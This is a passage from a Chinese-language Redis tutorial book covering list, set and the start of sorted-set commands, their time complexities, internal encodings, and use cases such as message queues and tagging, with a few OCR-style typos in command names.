


图2-19 子列表获取、删除等操作

列表类型有两个特点：第一、列表中的元素是有序的，这就意味着可以通过索引下标获取某个元素或者某个范围内的元素列表，例如要获取图2-19的第5个元素，可以执行`lindex user: 1: message4`（索引从0算起）就可以得到元素e。第二、列表中的元素可以是重复的，例如图2-20所示列表中包含了两个字符串a。




图2-20 列表中可以包含重复元素

这两个特点在后面介绍集合和有序集合后，会显得更加突出，因此在考虑是否使用该数据结构前，首先需要弄清楚列表数据结构的特点。

2.4.1 命令

下面将按照对列表的5种操作类型对命令进行介绍，命令如表2-4所示。

表2-4 列表的四种操作类型

操作类型	操作
添加	rpush lpush linsert
查	lrange lindex llen
删除	lpop rpop lrem ltrim
修改	lset
阻塞操作	blpop brpop

1.添加操作

(1) 从右边插入元素

```
rpush key value [value ...]
```

下面代码从右向左插入元素c、b、a:

```
127.0.0.1:6379> rpush listkey c b a  
(integer) 3
```

lrange0-1命令可以从左到右获取列表的所有元素:

```
127.0.0.1:6379> lrange listkey 0 -1  
1) "c"  
2) "b"  
3) "a"
```

(2) 从左边插入元素

```
lpush key value [value ...]
```

使用方法和rpush相同，只不过从左侧插入，这里不再赘述。

(3) 向某个元素前或者后插入元素

```
linsert key before|after pivot value
```

linsert命令会从列表中找到等于pivot的元素，在其前（before）或者后（after）插入一个新的元素value，例如下面操作会在列表的元素b前插入

java:

```
127.0.0.1:6379> linsert listkey before b java
(integer) 4
```

返回结果为4，代表当前命令的长度，当前列表变为：

```
127.0.0.1:6379> lrange listkey 0 -1
1) "c"
2) "java"
3) "b"
4) "a"
```

2. 查找

(1) 获取指定范围内的元素列表

```
lrange key start end
```

lrange操作会获取列表指定索引范围所有的元素。索引下标有两个特

点：第一，索引下标从左到右分别是0到N-1，但是从右到左分别是-1到-N。第二，lrange中的end选项包含了自身，这个和很多编程语言不包含end不太相同，例如想获取列表的第2到第4个元素，可以执行如下操作：

```
127.0.0.1:6379> lrange listkey 1 3
1) "java"
2) "b"
3) "a"
```

(2) 获取列表指定索引下标的元素

```
lindex key index
```

例如当前列表最后一个元素为a：

```
127.0.0.1:6379> lindex listkey -1
"a"
```

(3) 获取列表长度

```
llen key
```

例如，下面示例当前列表长度为4：

```
127.0.0.1:6379> llen listkey
(integer) 4
```

3.删除

(1) 从列表左侧弹出元素

```
lpop key
```

如下操作将列表最左侧的元素c会被弹出，弹出后列表变为java、b、

a:

```
127.0.0.1:6379>t lpop listkey
"c"
127.0.0.1:6379> lrange listkey 0 -1
1) "java"
2) "b"
3) "a"
```

(2) 从列表右侧弹出

```
rpop key
```

它的使用方法和lpop是一样的，只不过从列表右侧弹出，这里不再赘述。

(3) 删除指定元素

```
lrem key count value
```

lrem命令会从列表中找到等于value的元素进行删除，根据count的不同分为三种情况：

- count>0，从左到右，删除最多count个元素。

- count<0，从右到左，删除最多count绝对值个元素。

- count=0，删除所有。

例如向列表从左向右插入5个a，那么当前列表变为“a a a a a java b a”，下面操作将从列表左边开始删除4个为a的元素：

```
127.0.0.1:6379> lrem listkey 4 a
(integer) 4
127.0.0.1:6379> lrange listkey 0 -1
1) "a"
2) "java"
3) "b"
4) "a"
```

(4) 按照索引范围修剪列表

```
ltrim key start end
```

例如，下面操作会只保留列表listkey第2个到第4个元素：

```
127.0.0.1:6379> ltrim listkey 1 3
OK
127.0.0.1:6379> lrange listkey 0 -1
1) "java"
2) "b"
3) "a"
```

4.修改

修改指定索引下标的元素：

```
lset key index newValue
```

下面操作会将列表listkey中的第3个元素设置为python：

```
127.0.0.1:6379> lset listkey 2 python
OK
127.0.0.1:6379> lrange listkey 0 -1
1) "java"
2) "b"
3) "python"
```

5.阻塞操作

阻塞式弹出如下：

```
blpop key [key ...] timeout  
brpop key [key ...] timeout
```

blpop和brpop是lpop和rpop的阻塞版本，它们除了弹出方向不同，使用方法基本相同，所以下面以brpop命令进行说明，brpop命令包含两个参数：

- key[key...]: 多个列表的键。
- timeout: 阻塞时间（单位：秒）。

1) 列表为空：如果timeout=3，那么客户端要等到3秒后返回，如果timeout=0，那么客户端一直阻塞等下去：

```
127.0.0.1:6379> brpop list:test 3  
(nil)  
(3.10s)  
127.0.0.1:6379> brpop list:test 0  
...阻塞...
```

如果此期间添加了数据element1，客户端立即返回：

```
127.0.0.1:6379> brpop list:test 3  
1) "list:test"  
2) "element1"  
(2.06s)
```

2) 列表不为空：客户端会立即返回。

```
127.0.0.1:6379> brpop list:test 0  
1) "list:test"  
2) "element1"
```

在使用brpop时，有两点需要注意。

第一点，如果是多个键，那么brpop会从左至右遍历键，一旦有一个键

能弹出元素，客户端立即返回：

```
127.0.0.1:6379> brpop list:1 list:2 list:3 0
..阻塞..
```

此时另一个客户端分别向list: 2和list: 3插入元素：

```
client-1push> lpush list:2 element2
(integer) 1
client-1push> lpush list:3 element3
(integer) 1
```

客户端会立即返回list: 2中的element2，因为list: 2最先有可以弹出的元素：

```
127.0.0.1:6379> brpop list:1 list:2 list:3 0
1) "list:2"
2) "element2_1"
```

第二点，如果多个客户端对同一个键执行brpop，那么最先执行brpop命令的客户端可以获取到弹出的值。

客户端1：

```
client-1> brpop list:test 0
...阻塞...
```

客户端2：

```
client-2> brpop list:test 0
...阻塞...
```

客户端3：

```
client-3> brpop list:test 0
...阻塞...
```

此时另一个客户端lpush一个元素到list: test列表中：

```
client-1> lpush list:test element
(integer) 1
```

那么客户端1最先会获取到元素，因为客户端1最先执行brpop，而客户端2和客户端3继续阻塞：

```
client> brpop list:test 0
1) "list:test"
2) "element"
```

有关列表的基础命令已经介绍完了，表2-5是这些命令的时间复杂度，开发人员可以参考此表选择适合的命令。

表2-5 列表命令时间复杂度

操作类型	命 令	时间复杂度
添加	rpush key value [value ...]	$O(k)$, k 是元素个数
	lpush key value [value ...]	$O(k)$, k 是元素个数
	linsert key before after pivot value	$O(n)$, n 是 pivot 距离列表头或尾的距离
查找	lrange key start end	$O(s+n)$, s 是 start 偏移量, n 是 start 到 end 的范围
	lindex key index	$O(n)$, n 是索引的偏移量
	llen key	$O(1)$
删除	lpop key	$O(1)$
	rpop key	$O(1)$
	lrem count value	$O(n)$, n 是列表长度
	ltrim key start end	$O(n)$, n 是要裁剪的元素总数
修改	lset key index value	$O(n)$, n 是索引的偏移量
阻塞操作	blpop brpop	$O(1)$

2.4.2 内部编码

列表类型的内部编码有两种。

·ziplist（压缩列表）：当列表的元素个数小于list-max-ziplist-entries配置（默认512个），同时列表中每个元素的值都小于list-max-ziplist-value配置时（默认64字节），Redis会选用ziplist来作为列表的内部实现来减少内存的使用。

·linkedlist（链表）：当列表类型无法满足ziplist的条件时，Redis会使用linkedlist作为列表的内部实现。

下面的示例演示了列表类型的内部编码，以及相应的变化。

1) 当元素个数较少且没有大元素时，内部编码为ziplist:

```
127.0.0.1:6379> rpush listkey e1 e2 e3
(integer) 3
127.0.0.1:6379> object encoding listkey
"ziplist"
```

2.1) 当元素个数超过512个，内部编码变为linkedlist:

```
127.0.0.1:6379> rpush listkey e4 e5 ...忽略... e512 e513
(integer) 513
127.0.0.1:6379> object encoding listkey
"linkedlist"
```

2.2) 或者当某个元素超过64字节，内部编码也会变为linkedlist:

```
127.0.0.1:6379> rpush listkey "one string is bigger than 64 byte.....
....."
(integer) 4
127.0.0.1:6379> object encoding listkey
```

```
"linkedlist"
```



开发提示

Redis3.2版本提供了quicklist内部编码，简单地说它是以一个ziplist为节点的linkedlist，它结合了ziplist和linkedlist两者的优势，为列表类型提供了一种更为优秀的内部编码实现，它的设计原理可以参考Redis的另一个作者Matt Stancliff的博客：<https://matt.sh/redis-quicklist>。

有关列表类型的内存优化技巧将在8.3节详细介绍。

2.4.3 使用场景

1. 消息队列

如图2-21所示，Redis的lpush+brpop命令组合即可实现阻塞队列，生产者客户端使用lpush从列表左侧插入元素，多个消费者客户端使用brpop命令阻塞式的“抢”列表尾部的元素，多个客户端保证了消费的负载均衡和高可用性。

2. 文章列表

每个用户有属于自己的文章列表，现需要分页展示文章列表。此时可以考虑使用列表，因为列表不但是有序的，同时支持按照索引范围获取元素。




图2-21 Redis消息队列模型

1) 每篇文章使用哈希结构存储，例如每篇文章有3个属性title、timestamp、content：

```
hmset article:1 title xx timestamp 1476536196 content xxxx
...
```

```
hmset article:k title yy timestamp 1476512536 content yyyy  
...
```

2) 向用户文章列表添加文章，`user: {id}: articles`作为用户文章列表的键：

```
lpush user:1:articles article:1 article3  
...  
lpush user:k:articles article:5  
...
```

3) 分页获取用户文章列表，例如下面伪代码获取用户`id=1`的前10篇文章：

```
articles = lrange user:1:articles 0 9  
for article in {articles}  
    hgetall {article}
```

使用列表类型保存和获取文章列表会存在两个问题。第一，如果每次分页获取的文章个数较多，需要执行多次`hgetall`操作，此时可以考虑使用Pipeline（第3章会介绍）批量获取，或者考虑将文章数据序列化为字符串类型，使用`mget`批量获取。第二，分页获取文章列表时，`lrange`命令在列表两端性能较好，但是如果列表较大，获取列表中间范围的元素性能会变差，此时可以考虑将列表做二级拆分，或者使用Redis3.2的quicklist内部编码实现，它结合ziplist和linkedlist的特点，获取列表中间范围的元素时也可以高效完成。



开发提示

实际上列表的使用场景很多，在选择时可以参考以下口诀：

- lpush+lpop=Stack（栈）
- lpush+rpop=Queue（队列）
- lpush+ltrim=Capped Collection（有限集合）
- lpush+brpop=Message Queue（消息队列）

2.5 集合

集合（set）类型也是用来保存多个的字符串元素，但和列表类型不一样的是，集合中不允许有重复元素，并且集合中的元素是无序的，不能通过索引下标获取元素。如图2-22所示，集合user: 1: follow包含着"it"、 "music"、 "his"、 "sports"四个元素，一个集合最多可以存储 $2^{32}-1$ 个元素。Redis除了支持集合内的增删改查，同时还支持多个集合取交集、并集、差集，合理地使用好集合类型，能在实际开发中解决很多实际问题。




图2-22 集合类型

2.5.1 命令

下面将按照集合内和集合间两个维度对集合的常用命令进行介绍。

1. 集合内操作

(1) 添加元素

```
sadd key element [element ...]
```

返回结果为添加成功的元素个数，例如：

```
127.0.0.1:6379> exists myset
(integer) 0
127.0.0.1:6379> sadd myset a b c
(integer) 3
127.0.0.1:6379> sadd myset a b
(integer) 0
```

(2) 删除元素

```
srem key element [element ...]
```

返回结果为成功删除元素个数，例如：

```
127.0.0.1:6379> srem myset a b
(integer) 2
127.0.0.1:6379> srem myset hello
(integer) 0
```

(3) 计算元素个数

```
scard key
```

scard的时间复杂度为O(1)，它不会遍历集合所有元素，而是直接用Redis内部的变量，例如：

```
127.0.0.1:6379> scard myset  
(integer) 1
```

(4) 判断元素是否在集合中

```
sismember key element
```

如果给定元素element在集合内返回1，反之返回0，例如：

```
127.0.0.1:6379> sismember myset c  
(integer) 1
```

(5) 随机从集合返回指定个数元素

```
srandmember key [count]
```

[count]是可选参数，如果不写默认为1，例如：

```
127.0.0.1:6379> srandmember myset 2  
1) "a"  
2) "c"  
127.0.0.1:6379> srandmember myset  
"d"
```

(6) 从集合随机弹出元素

```
spop key
```

spop操作可以从集合中随机弹出一个元素，例如下面代码是一次spop后，集合元素变为"b a"：

```
127.0.0.1:6379> spop myset
"c"
127.0.0.1:6379> smembers myset
1) "d"
2) "b"
3) "a"
```

需要注意的是Redis从3.2版本开始，spop也支持[`count`]参数。

srandmember和spop都是随机从集合选出元素，两者不同的是spop命令执行后，元素会从集合中删除，而srandmember不会。

(7) 获取所有元素

```
smembers key
```

下面代码获取集合myset所有元素，并且返回结果是无序的：

```
127.0.0.1:6379> smembers myset
1) "d"
2) "b"
3) "a"
```

smembers和lrange、hgetall都属于比较重的命令，如果元素过多存在阻塞Redis的可能性，这时候可以使用sscan来完成，有关sscan命令2.7节会介绍。

2. 集合间操作

现在有两个集合，它们分别是user: 1: follow和user: 2: follow:

```
127.0.0.1:6379> sadd user:1:follow it music his sports
(integer) 4
127.0.0.1:6379> sadd user:2:follow it news ent sports
(integer) 4
```

(1) 求多个集合的交集

```
sinter key [key ...]
```

例如下面代码是求user: 1: follow和user: 2: follow两个集合的交集，
返回结果是sports、it:

```
127.0.0.1:6379> sinter user:1:follow user:2:follow
1) "sports"
2) "it"
```

(2) 求多个集合的并集

```
suionon key [key ...]
```

例如下面代码是求user: 1: follow和user: 2: follow两个集合的并集，
返回结果是sports、it、his、news、music、ent:

```
127.0.0.1:6379> sunion user:1:follow user:2:follow
1) "sports"
2) "it"
3) "his"
4) "news"
5) "music"
6) "ent"
```

(3) 求多个集合的差集

```
sdiff key [key ...]
```

例如下面代码是求user: 1: follow和user: 2: follow两个集合的差集，
返回结果是music和his:

```
127.0.0.1:6379> sdiff user:1:follow user:2:follow
```

1) "music"
2) "his"

前面三个命令如图2-23所示。




图2-23 集合求交集、并集、差集

(4) 将交集、并集、差集的结果保存

```
sinterstore destination key [key ...]  
suionstore destination key [key ...]  
sdiffstore destination key [key ...]
```

集合间的运算在元素较多的情况下会比较耗时，所以Redis提供了上面三个命令（原命令+store）将集合间交集、并集、差集的结果保存在destination key中，例如下面操作将user: 1: follow和user: 2: follow两个集合的交集结果保存在user: 1_2: inter中，user: 1_2: inter本身也是集合类型：

```
127.0.0.1:6379> sinterstore user:1_2:inter user:1:follow user:2:follow
(integer) 2
127.0.0.1:6379> type user:1_2:inter
set
127.0.0.1:6379> smembers user:1_2:inter
1) "it"
2) "sports"
```

至此有关集合的命令基本已经介绍完了，表2-6给出集合常用命令的时间复杂度，开发人员可以根据自身需求进行选择。

表2-6 集合常用命令时间复杂度

命 令	时间复杂度
sadd key element [element ...]	$O(k)$, k 是元素个数
srem key element [element ...]	$O(k)$, k 是元素个数
scard key	$O(1)$
sismember key element	$O(1)$
srandmember key [count]	$O(count)$
spop key	$O(1)$
smembers key	$O(n)$, n 是元素总数
sinter key [key ...] 或者 sinterstore	$O(m*k)$, k 是多个集合中元素最少的个数， m 是键个数
suinon key [key ...] 或者 suionstore	$O(k)$, k 是多个集合元素个数和
sdiff key [key ...] 或者 sdifftree	$O(k)$, k 是多个集合元素个数和

2.5.2 内部编码

集合类型的内部编码有两种：

- intset**（整数集合）：当集合中的元素都是整数且元素个数小于set-max-intset-entries配置（默认512个）时，Redis会选用intset来作为集合的内部实现，从而减少内存的使用。
- hashtable**（哈希表）：当集合类型无法满足intset的条件时，Redis会使用hashtable作为集合的内部实现。

下面用示例来说明：

- 1) 当元素个数较少且都为整数时，内部编码为intset:

```
127.0.0.1:6379> sadd setkey 1 2 3 4
(integer) 4
127.0.0.1:6379> object encoding setkey
"intset"
```

- 2.1) 当元素个数超过512个，内部编码变为hashtable:

```
127.0.0.1:6379> sadd setkey 1 2 3 4 5 6 ... 512 513
(integer) 509
127.0.0.1:6379> scard setkey
(integer) 513
127.0.0.1:6379> object encoding listkey
"hashtable"
```

- 2.2) 当某个元素不为整数时，内部编码也会变为hashtable:

```
127.0.0.1:6379> sadd setkey a
(integer) 1
127.0.0.1:6379> object encoding setkey
"hashtable"
```

有关集合类型的内存优化技巧将在8.3节中详细介绍。

2.5.3 使用场景

集合类型比较典型的使用场景是标签（tag）。例如一个用户可能对娱乐、体育比较感兴趣，另一个用户可能对历史、新闻比较感兴趣，这些兴趣点就是标签。有了这些数据就可以得到喜欢同一个标签的人，以及用户的共同喜好的标签，这些数据对于用户体验以及增强用户黏度比较重要。例如一个电子商务的网站会对不同标签的用户做不同类型的推荐，比如对数码产品比较感兴趣的人，在各个页面或者通过邮件的形式给他们推荐最新的数码产品，通常会为网站带来更多的利益。

下面使用集合类型实现标签功能的若干功能。

(1) 给用户添加标签

```
sadd user:1:tags tag1 tag2 tag5  
sadd user:2:tags tag2 tag3 tag5  
...  
sadd user:k:tags tag1 tag2 tag4  
...
```

(2) 给标签添加用户

```
sadd tag1:users user:1 user:3  
sadd tag2:users user:1 user:2 user:3  
...  
sadd tagk:users user:1 user:2  
...
```



开发提示

用户和标签的关系维护应该在一个事务内执行，防止部分命令失败造成

的数据不一致，有关如何将两个命令放在一个事务，第3章会介绍事务以及Lua的使用方法。

(3) 删除用户下的标签

```
srem user:1:tags tag1 tag5  
...
```

(4) 删除标签下的用户

```
srem tag1:users user:1  
srem tag5:users user:1  
...
```

(3) 和 (4) 也是尽量放在一个事务执行。

(5) 计算用户共同感兴趣的标签

可以使用sinter命令，来计算用户共同感兴趣的标签，如下代码所示：

```
sinter user:1:tags user:2:tags
```



开发提示

前面只是给出了使用Redis集合类型实现标签的基本思路，实际上一个标签系统远比这个要复杂得多，不过集合类型的应用场景通常为以下几种：

- sadd=Tagging（标签）

- spop/srandmember=Random item（生成随机数，比如抽奖）

- sadd+sinter=Social Graph（社交需求）

2.6 有序集合

有序集合相对于哈希、列表、集合来说会有一点点陌生，但既然叫有序集合，那么它和集合必然有着联系，它保留了集合不能有重复成员的特性，但不同的是，有序集合中的元素可以排序。但是它和列表使用索引下标作为排序依据不同的是，它给每个元素设置一个分数(score)作为排序的依据。如图2-24所示，该有序集合包含kris、mike、frank、tim、martin、tom，它们的分数分别是1、91、200、220、250、251，有序集合提供了获取指定分数和元素范围查询、计算成员排名等功能，合理的利用有序集合，能帮助我们在实际开发中解决很多问题。




图2-24 有序集合



开发提示

有序集合中的元素不能重复，但是score可以重复，就和一个班里的同

学学号不能重复，但是考试成绩可以相同。

表2-7给出了列表、集合、有序集合三者的异同点。

表2-7 给出了列表、集合和有序集合三者的异同点

数据结构	是否允许重复元素	是否有序	有序实现方式	应用场景
列表	是	是	索引下标	时间轴、消息队列等
集合	否	否	无	标签、社交等
有序集合	否	是	分值	排行榜系统、社交等

2.6.1 命令

本节依旧按照集合内和集合外两个维度对有序集合的命令进行介绍。

1. 集合内

(1) 添加成员

```
zadd key score member [score member ...]
```

下面操作向有序集合user: ranking添加用户tom和他的分数251:

```
127.0.0.1:6379> zadd user:ranking 251 tom  
(integer) 1
```

返回结果代表成功添加成员的个数:

```
127.0.0.1:6379> zadd user:ranking 1 kris 91 mike 200 frank 220 tim 250 martin  
(integer) 5
```

有关zadd命令有两点需要注意:

- Redis3.2为zadd命令添加了nx、xx、ch、incr四个选项:

- nx: member必须不存在，才可以设置成功，用于添加。

- xx: member必须存在，才可以设置成功，用于更新。

- ch: 返回此次操作后，有序集合元素和分数发生变化的个数

- incr: 对score做增加，相当于后面介绍的zincrby。

·有序集合相比集合提供了排序字段，但是也产生了代价，zadd的时间复杂度为 $O(\log(n))$ ， sadd的时间复杂度为 $O(1)$ 。

(2) 计算成员个数

```
zcard key
```

例如下面操作返回有序集合user: ranking的成员数为5， 和集合类型的scard命令一样， zcard的时间复杂度为 $O(1)$ 。

```
127.0.0.1:6379> zcard user:ranking
(integer) 5
```

(3) 计算某个成员的分数

```
zscore key member
```

tom的分数为251， 如果成员不存在则返回nil:

```
